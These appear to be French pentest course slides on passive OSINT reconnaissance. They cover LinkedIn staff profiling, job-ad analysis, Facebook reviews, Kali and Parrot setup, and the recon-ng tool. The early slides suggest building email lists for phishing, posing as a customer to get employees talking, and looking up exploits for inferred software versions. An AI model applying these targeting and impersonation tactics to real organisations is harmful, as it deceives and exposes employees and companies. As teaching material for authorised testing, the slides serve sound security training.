Employés de la Société


- Une page distincte répertorie les utilisateurs de LinkedIn qui sont des employés de l'entreprise. Utilisez-le pour voir le rôle joué par chaque personne. Quelqu'un avec le titre d'analyste d'intrusion, un rôle de cybersécurité suggère que l'entreprise surveille activement ses sites Web et ses réseaux pour détecter les comportements malveillants. Nous pouvons évaluer la sécurité de l'entreprise via son nombre d'employés chargés de la sécurité de l'information.
- Un moyen simple d'y parvenir consiste à rechercher dans les profils des employés les acronymes de certification. La certification de CISSP, GPEN, OSCP, CEH et Security+ sont de bons points de départ. Les bons titres de poste à rechercher incluent les termes : sécurité de l'information, cybersécurité, intrusion et CISO.
- Ces profils d'employés nous renseignent également sur les technologies utilisées par l'entreprise. En les recherchant, nous pouvons détecter la présence de solutions de gestion des événements et des incidents de sécurité (SEIM), de protections contre les logiciels malveillants, de filtrage des e-mails ou de VPN. De plus, ils nous aident à créer une liste de diffusion pour davantage de profilage et de phishing.



Exemple : LinkedIn

Job Boards et sites carrières

- Les employés, les recruteurs et les fournisseurs de recrutement externalisés peuvent créer des liens vers des pages de carrière ou des sites d'emploi sur leurs réseaux sociaux. Les pentesters peuvent récupérer ces informations et les transformer en armes.
- Selon la façon dont l'offre d'emploi est rédigée, vous pourriez trouver des informations clés. Par exemple, vous pouvez voir que le candidat doit avoir une expérience Oracle E-Business Suite (EBS) version 12.2 Cela indique que l'entreprise utilise ou utilisera cette version d'Oracle.
- La façon dont cette annonce de carrière est rédigée pourrait amener un attaquant à croire que l'entreprise continue également à utiliser une version antérieure, par exemple 11.5.10.2, dont les vulnérabilités remontent à 2006.
- Tout d'abord, nous pouvons rechercher des vulnérabilités et d'expositions communes (CVE) liées à ce logiciel particulier, puis consulter des sites comme https://www.exploit-db.com pour trouver des codes d'exploitation.
- Alternativement, nous pourrions utiliser ces informations dans une compagne de phishing.
- Enfin, nous pourrions simplement tenter d'utiliser le brute force sur toutes les instances publiques du logiciel en question, qui seraient les plus bruyantes et en dehors du champ d'application de l'ingénierie sociale ou de l'OSINT.



À propos de l'offre d'emploi

Oracle E-Business Suite (EBS) Finance Subledger

- Working Location: Off-site
- Security Clearance: NATO Secret
- Language: High proficiency level in English language

EXPERIENCE AND EDUCATION:

Essential Qualifications/Experience:

- A minimum of 4 years of current, detailed and relevant knowledge of and experience with Oracle E-Business Suite Release 12.2 (or higher)
- Basic understanding of the data model for Oracle E-Business Suite Release 12.2 (or higher)
- Working knowledge of the Oracle Unified Method (OUM) and/or the Oracle Application Implementation Methodology (AIM)
- Basic SQL and SQL*Plus knowledge
- Familiarity with configuration management/versioning procedures and tools
- Ability to handle issues of all E-Business Suite modules in the area of responsibility including System Administrator from setup to functional reporting
- Understanding internal controls, including but not limited to user access, responsibilities, security rules, report groups, profile options
- Understanding flexfields configuration

PARTIE 2

01 – Collecter les informations de manière passive


Réseaux sociaux pour la reconnaissance

Exemple : Facebook

- Facebook peut être une mine d'orselon à qui vous demandez et ce que vous recherchez. C'est parce que les données sont abondantes mais peu vérifiées, bien que parfois vérifiées. Beaucoup de gens ont tendance à sur-partager sur cette plateforme.
- Lorsque vous ciblez une entreprise, l'un des moyens les plus sournois d'amener un employé à vous parler est de se faire passer pour un client. Vous pouvez trouver une myriade de vrais clients en consultant l'onglet Communauté de Facebook et en lisant les avis.
- l'onglet Communauté de Walmart affiche diverses publications sur la page par le grand public.

Ceux-ci doivent être pris comme un grain de sel et dans leur contexte.

Certains de ces messages sont des préoccupations légitimes,
mais d'autres sont des théories du complot, réclamations non fondées,
tentatives de propagation virale et rapports de pages fausses ou usurpant l'identité.



PARTIE 2

CHAPITRE 1

Collecter les informations de manière passive


1. Moteurs de recherche
2. Réseaux sociaux pour la reconnaissance
3. **Outils d’automatisation OSINT**
4. Frameworks de collecte d’informations

Kali linux

- La plupart des outils OSINT sont préinstallés sur dans la distribution **Kali Linux**. Avant de présenter quelques outils OSINT, nous introduisons Kali linux qui sera la distribution utilisée dans les prochaines sections aussi.
- **Kali Linux** est une distribution Linux open source basée sur Debian destinée aux tests d'intrusion avancés et à l'audit de sécurité. Kali Linux contient plusieurs centaines d'outils destinés à diverses tâches de sécurité de l'information, tels que les tests d'intrusion, la recherche en sécurité, l'analyse forensique et le reverse engineering. Kali Linux est une solution multiplateforme, accessible et disponible gratuitement pour les professionnels de la sécurité de l'information et les amateurs.
- Kali Linux est spécifiquement conçu pour répondre aux exigences des tests d'intrusion professionnels et des audits de sécurité. Pour y parvenir, plusieurs modifications fondamentales ont été implémentées dans Kali Linux qui reflètent ces besoins :
  - ✓ Services réseau désactivés par défaut : Kali Linux contient des hooks systemd qui désactivent les services réseau par défaut. Ces hooks nous permettent d'installer divers services sur Kali Linux, tout en garantissant que notre distribution reste sécurisée par défaut, quels que soient les packages installés. Des services supplémentaires tels que Bluetooth sont également bloqués par défaut.
  - ✓ Noyau Linux personnalisé : Kali Linux utilise un noyau en amont, corrigé pour l'injection sans fil.
  - ✓ Un ensemble minimal et fiable de référentiels : compte tenu des buts et objectifs de Kali Linux, le maintien de l'intégrité du système dans son ensemble est absolument essentiel. Avec cet objectif à l'esprit, l'ensemble des sources logicielles en amont utilisées par Kali est réduit au strict minimum. De nombreux nouveaux utilisateurs de Kali sont tentés d'ajouter des référentiels supplémentaires à leur sources.list, mais cela risque très sérieusement de casser votre installation Kali Linux.

Kali linux


- Pour commencer, téléchargez la machine virtuelle (VM) Kali Linux 64 bits (amd64) officielle et le logiciel VMware que vous choisissez d'utiliser.
- VMware propose un essai gratuit pour VMware WorkStation Pro et VMware Fusion pour Mac. L'avantage d'utiliser l'une de ces versions commerciales est la possibilité de prendre des instantanés auxquels vous pouvez revenir si vous avez besoin de réinitialiser votre machine virtuelle sur une table rase. VMware propose également une version gratuite de son logiciel, VMware WorkStation Player. Cependant, la fonction d'instantané n'est pas disponible dans la version gratuite.
- Vous pouvez trouver la dernière image de la machine virtuelle Kali Linux ainsi que des instructions à jour pour vérifier l'archive téléchargée sur le site Web : https://www.kali.org/get-kali/#kali-platforms
- Pour utiliser la machine virtuelle Kali Linux, nous allons d'abord extraire l'archive et ouvrir le fichier .vmx avec VMware. Si l'option est présentée, choisissez ''I copied it '' pour demander à la machine virtuelle de générer une nouvelle adresse MAC virtuelle et d'éviter un conflit potentiel. Les informations d'authentification par défaut pour la machine virtuelle sont : kali/kali
- La machine virtuelle Kali Linux est configurée avec deux utilisateurs par défaut, "root" et "kali". Nous utiliserons le compte utilisateur kali. Bien qu'il puisse être tentant de se connecter en tant qu'utilisateur root, cela n'est pas recommandé. L'utilisateur root a un accès illimité et une commande pourrait endommager notre système. Pire encore, si un pirate arrive à exploiter un processus s'exécutant en tant que root, il aura le contrôle total de notre machine.
- De nombreuses commandes nécessiteront des privilèges élevés pour s'exécuter. Heureusement, la commande sudo peut résoudre ce problème. Nous entrons sudo suivi de la commande que nous souhaitons exécuter et fournissons notre mot de passe (kali) lorsque vous y êtes invité.




PARTIE 2

Kali linux

- Le menu Kali Linux contient de nombreux outils présentés dans la distribution. Cette structure permet de clarifier le rôle principal de chaque outil ainsi que le contexte de son utilisation. Il faut prendre le temps de naviguer dans les menus de Kali Linux pour se familiariser avec les outils disponibles et leurs catégories.





Kali linux

- Kali Linux est une distribution Linux spécialisée destinée aux professionnels de la sécurité. En tant que tel, il contient plusieurs fonctionnalités non standard. L'installation par défaut de Kali est livrée avec plusieurs services préinstallés, tels que SSH, HTTP, MySQL, etc. En conséquence, ces services se chargent au boot, ce qui aurait pour conséquence que Kali exposerait plusieurs ports ouverts par défaut, ce que nous voulons éviter pour des raisons de sécurité.
- Kali résout ce problème en mettant à jour ses paramètres pour empêcher les services réseau d'être activés au démarrage. Kali contient également un mécanisme permettant à la fois de mettre sur whitelist et de mettre sur blacklist divers services.

Le service ssh :

Le service SSH est basé sur TCP et écoute par défaut sur le port 22. Pour démarrer le service SSH dans Kali, nous exécutons systemctl avec l'option start suivie du nom du service (ssh dans cet exemple). Lorsque la commande est exécutée, elle ne renvoie aucune sortie, mais nous pouvons vérifier que le service SSH est en cours d'exécution et en écoute sur le port TCP 22 en utilisant la commande ss et en « pipant » la sortie vers grep pour rechercher la sortie pour "sshd":

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start ssh
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo ss -antlp | grep sshd
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*    users:(("sshd",pid=6624,fd=3))
LISTEN 0      128             [::]:22           [::]:*    users:(("sshd",pid=6624,fd=4))
```

Si nous voulons que le service SSH s'active automatiquement au démarrage (comme le préfèrent de nombreux utilisateurs), nous l'activons simplement à l'aide de la commande systemctl. Cependant, assurez-vous de changer le mot de passe par défaut en premier ! Nous pouvons utiliser systemctl pour activer et désactiver la plupart des services dans Kali Linux.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.
```

PARTIE 2

Kali linux

Le service HTTP :

Le service Apache HTTP est souvent utilisé lors d'un test d'intrusion, soit pour héberger un site, soit pour fournir une source de téléchargement de fichiers sur une machine cible. Le service HTTP est basé sur TCP et écoute par défaut sur le port 80. Pour démarrer le service HTTP dans Kali, nous pouvons utiliser systemctl comme nous l'avons fait lors du démarrage du service SSH, en remplaçant le nom du service par "apache2 ». Comme pour le service SSH, nous pouvons vérifier que le service HTTP s'exécute et écoute sur le port TCP 80 avec les commandes ss et grep.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start apache2

┌──(kali㉿kali)-[~]
└─$ sudo ss -antlp | grep apache2
LISTEN 0      511                *:80              *:*    users:(("apache2",pid=10001,fd=4),("apache2",pid=10000,fd=4),("apache2",pid=9999,fd=4),("apache2",pid=9998,fd=4),("apache2",pid=9997,fd=4),("apache2",pid=9995,fd=4))
```

Pour que le service HTTP démarre au démarrage, comme avec le service SSH, nous devons l'activer explicitement avec systemctl et son option enable :

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
```

La plupart des services de Kali Linux fonctionnent à peu près de la même manière que SSH et HTTP, via leurs scripts de service ou d'initialisation.

PARTIE 2

Kali linux

- La distribution Kali contient les outils les plus couramment utilisés dans le domaine des tests d'intrusion. Cependant, il n'est pas pratique d'ajouter chaque outil présent dans le répertoire Kali dans notre machine. Par conséquent, nous devrons discuter de la manière de rechercher, d'installer ou de supprimer des outils. Nous explorerons l'ensemble d'outils Advanced Package Tool (APT) ainsi que d'autres commandes utiles pour effectuer des opérations de maintenance sur le système d'exploitation Kali Linux. APT est un ensemble d'outils qui aide à gérer les packages, ou les applications, sur un système basé sur Debian. Puisque Kali est basé sur Debian, nous pouvons utiliser APT pour installer et supprimer des applications, mettre à jour des packages et même mettre à niveau l'ensemble du système.

apt update :

Les informations concernant les packages APT sont mises en cache localement pour accélérer tout type d'opération qui implique d'interroger la base de données APT. Par conséquent, il est toujours recommandé de mettre à jour la liste des packages disponibles, y compris les informations relatives à leurs versions, leurs descriptions, etc. Nous pouvons le faire avec la commande apt update comme suit :

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [42.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [107 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [153 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [224 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [952 kB]
Fetched 62.1 MB in 24s (2,571 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1544 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

PARTIE 2


Kali linux

apt upgrade :

Une fois la base de données APT mise à jour, nous pouvons mettre à niveau les packages installés et le système principal vers les dernières versions à l'aide de la commande apt upgrade. Pour mettre à niveau un seul package, ajoutez le nom du package après la commande apt upgrade, par exemple apt upgrade metasploit-framework.

apt-cache search :

La commande de recherche apt-cache affiche une grande partie des informations stockées dans le cache de la base de donnés interne des paquets. Par exemple, disons que nous aimerions installer l'application python2 via APT. La première chose que nous devons faire est de savoir si python2 est présent ou non dans les répertoires Kali Linux. Pour ce faire, nous exécutons la commande :



Kali linux

apt show :

Certains résultats ne contiennent pas forcément le mot-clé python2. Pour confirmer par exemple que la description du package cloud-sptheme contient bien le mot-clé «python2», on peut utiliser la commande apt show avec le nom du package :

```
┌──(kali㉿kali)-[~]
└─$ apt show cloud-sptheme-common
Package: cloud-sptheme-common
Version: 1.10.1.post20200504175005-4
Priority: optional
Section: python
Source: cloud-sptheme
Maintainer: Debian Python Team <team+python@tracker.debian.org>
Installed-Size: 786 kB
Depends: libjs-sphinxdoc (≥ 4.3)
Homepage: https://cloud-sptheme.readthedocs.io/
Download-Size: 118 kB
APT-Sources: http://http.kali.org/kali kali-rolling/main amd64 Packages
Description: Cloud Sphinx theme and related extensions (theme files and docs)
 cloud_sptheme contains a Sphinx theme named "Cloud", and some related
 Sphinx extensions.  Cloud and its extensions are primarily oriented
 towards generating html documentation for Python libraries. It provides
 numerous small enhancements to make the html documentation more
 interactive, and improve the layout on mobile devices.
 .
 This package contains the theme files, shared by the python2 and
 python3 versions of the package. It also contains the documentation for
 the theme and the associated extensions.
```

PARTIE 2

Kali linux

apt install :

La commande apt install peut être utilisée pour ajouter un package au système avec apt install suivi du nom du package. Continuons avec l'installation de python2 :

(Dans ce cas, python2 est déjà installé)

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python2
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python2 is already the newest version (2.7.18-3).
python2 set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 1544 not upgraded.
```

apt remove –purge :

La commande apt remove –purge supprime complètement les packages de Kali. Il est important de noter que la suppression d'un paquet avec apt remove supprime toutes les données du paquet, mais laisse généralement des fichiers de configuration utilisateur (modifiés), au cas où la suppression serait accidentelle. L'ajout de l'option --purge supprime tous les restes.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt remove --purge pure-ftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  libssl3 pure-ftpd-common
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  pure-ftpd*
0 upgraded, 0 newly installed, 1 to remove and 1537 not upgraded.
```

PARTIE 2

Parrot OS

- **Parrot OS** est une alternative de Kali Linux qui commence à être utilisée pour les tests d'intrusion. Parrot OS est une distribution aussi basée sur Debian qui se concentre principalement sur tout ce qui concerne la sécurité informatique. Elle propose aussi un écosystème complet de test d'intrusion, d'évaluation et d'analyse des vulnérabilités, ainsi que l'analyse forensique des systèmes, la préservation de l'anonymat et la pratique de la cryptographie et du cryptage.
- Plusieurs versions de Parrot OS existent, pour notre besoin nous utiliserons la version la security edition où la plupart des outils de tests d'intrusion sont installés.
- La version Parrot OS security edition peut être téléchargée à partir du lien suivant : https://www.parrotsec.org/download/
- Comme pour Kali Linux, nous recommandons l'utilisation de vmware pour installer Parrot OS security edition.
- La gestion des paquets est identique à la gestion des paquets sur Kali Linux.

Parrot OS security edition

- La distribution Parrot OS security edition n'intègre que des outils de sécurité, pour permettre un accès root facile et faire tomber toutes les barrières du système de sécurité qui peuvent influencer le flux de travail d'un pentester. Parrot a été conçu pour être un environnement très confortable pour les experts en sécurité et les chercheurs. Il inclut de nombreux programmes de base pour un usage quotidien que les distributions de test d’intrusion excluent généralement . Ce choix a été fait pour faire de Parrot non seulement un bon système pour effectuer des tests d’intrusion, mais aussi un bon environnement où vous pouvez rédiger des rapports, construire vos propres outils et communiquer de manière transparente avec vos coéquipiers, sans avoir besoin d'ordinateurs, de systèmes d'exploitation ou de configuration supplémentaires.
- Parrot OS Security edition est livré avec des profils et des configurations de durcissement personnalisés pour AppArmor et d'autres technologies de durcissement linux. Les applications de l'utilisateur dans Parrot sont protégées et "emprisonnées" pour limiter les dommages en cas de compromission du système.
- Toute cette sécurité supplémentaire a un coût : il est plus difficile d'adopter de mauvais comportements sur Parrot. Par exemple, il n'est pas possible de se connecter en tant que root avec l'ensemble de l'environnement de bureau, ou de lancer des applications critiques comme des navigateurs, des lecteurs multimédia ou des lecteurs de documents avancés avec des autorisations privilégiées inutiles.
- L'utilisateur peut toujours ouvrir des consoles root, lancer des outils de sécurité avec des permissions privilégiées et utiliser le système sans limites. La seule chose qui change, c'est que toutes les applications critiques de l'utilisateur sont désormais protégées contre les très mauvais comportements et les techniques d'exploitation courantes, voire les zero-days, et que les dommages causés par les exploitations avancées sont très limités.

recon-ng : un outil OSINT Web

- **recon-ng** est un framework basé sur des modules pour la collecte d'informations sur le Web. recon-ng affiche les résultats d'un module au terminal mais il les stocke également dans une base de données. Une grande partie du pouvoir de recon-ng consiste à alimenter les résultats d'un module dans un autre, ce qui nous permet d'étendre rapidement la surface de notre collecte d'informations. recon-ng est pré-installée dans Kali Linux.
- Utilisons recon-ng pour compiler des données intéressantes sur tesla. Pour commencer, exécutons simplement : recon-ng.

PARTIE 2

recon-ng

- Notez que certains modules sont marqués d'un astérisque dans la colonne "K". Ces modules nécessitent des informations d'identification ou des clés API pour les fournisseurs tiers. Le wiki recon-ng maintient une courte liste des clés utilisées par ses modules. Certaines de ces clés sont disponibles pour les comptes gratuits, tandis que d'autres nécessitent un abonnement.
- Nous pouvons en savoir plus sur un module en utilisant **marketplace info** suivi du nom du module. Étant donné que les modules GitHub nécessitent des clés API, utilisons cette commande pour examiner le module recon/domainshosts/google_site_web :

```
[recon-ng][default] > marketplace search github
[*] Searching module index for 'github' ...

+-------------------------------------------------------------------------------------------+
|                          Path                          | Version |     Status    | Updated    | D | K |
+-------------------------------------------------------------------------------------------+
| recon/companies-multi/github_miner                     | 1.1     | not installed | 2020-05-15 |   | * |
| recon/profiles-contacts/github_users                   | 1.0     | not installed | 2019-06-24 |   | * |
| recon/profiles-profiles/profiler                       | 1.0     | not installed | 2019-06-24 |   |   |
| recon/profiles-repositories/github_repos               | 1.1     | not installed | 2020-05-15 |   | * |
| recon/repositories-profiles/github_commits             | 1.0     | not installed | 2019-06-24 |   | * |
| recon/repositories-vulnerabilities/github_dorks        | 1.0     | not installed | 2019-06-24 |   | * |
+-------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] >
```

PARTIE 2

recon-ng

- Selon sa description, ce module recherche sur Google avec l'opérateur "site" et il ne nécessite pas de clé API. Installons le module avec **marketplace install** :

```
[recon-ng][default] > marketplace info recon/domains-hosts/google_site_web

  +-------------+-----------------------------------------------------------------------------------------+
  | path        | recon/domains-hosts/google_site_web                                                     |
  | name        | Google Hostname Enumerator                                                              |
  | author      | Tim Tomes (@lanmaster53)                                                                |
  | version     | 1.0                                                                                     |
  | last_updated| 2019-06-24                                                                              |
  | description | Harvests hosts from Google.com by using the 'site' search operator. Updates the 'hosts' table with the results. |
  | required_keys| []                                                                                     |
  | dependencies| []                                                                                      |
  | files       | []                                                                                      |
  | status      | not installed                                                                           |
  +-------------+-----------------------------------------------------------------------------------------+

[recon-ng][default] >
```

```
[recon-ng][default] > marketplace install recon/domains-hosts/google_site_web
[*] Module installed: recon/domains-hosts/google_site_web
[*] Reloading modules ...
[recon-ng][default] >
```

PARTIE 2

recon-ng

- Après avoir installé le module, nous pouvons le charger avec module **load** suivi de son nom. Ensuite, nous utiliserons les informations pour afficher les détails sur le module et les paramètres requis :

```
[recon-ng][default] > modules load recon/domains-hosts/google_site_web
[recon-ng][default][google_site_web] > info

      Name: Google Hostname Enumerator
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Harvests hosts from Google.com by using the 'site' search operator. Updates the 'hosts' table with
  the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'info' for details)

Source Options:
  default         SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>        string representing a single input
  <path>          path to a file containing a list of inputs
  query <sql>     database query returning one column of inputs

[recon-ng][default][google_site_web] >
```

recon-ng

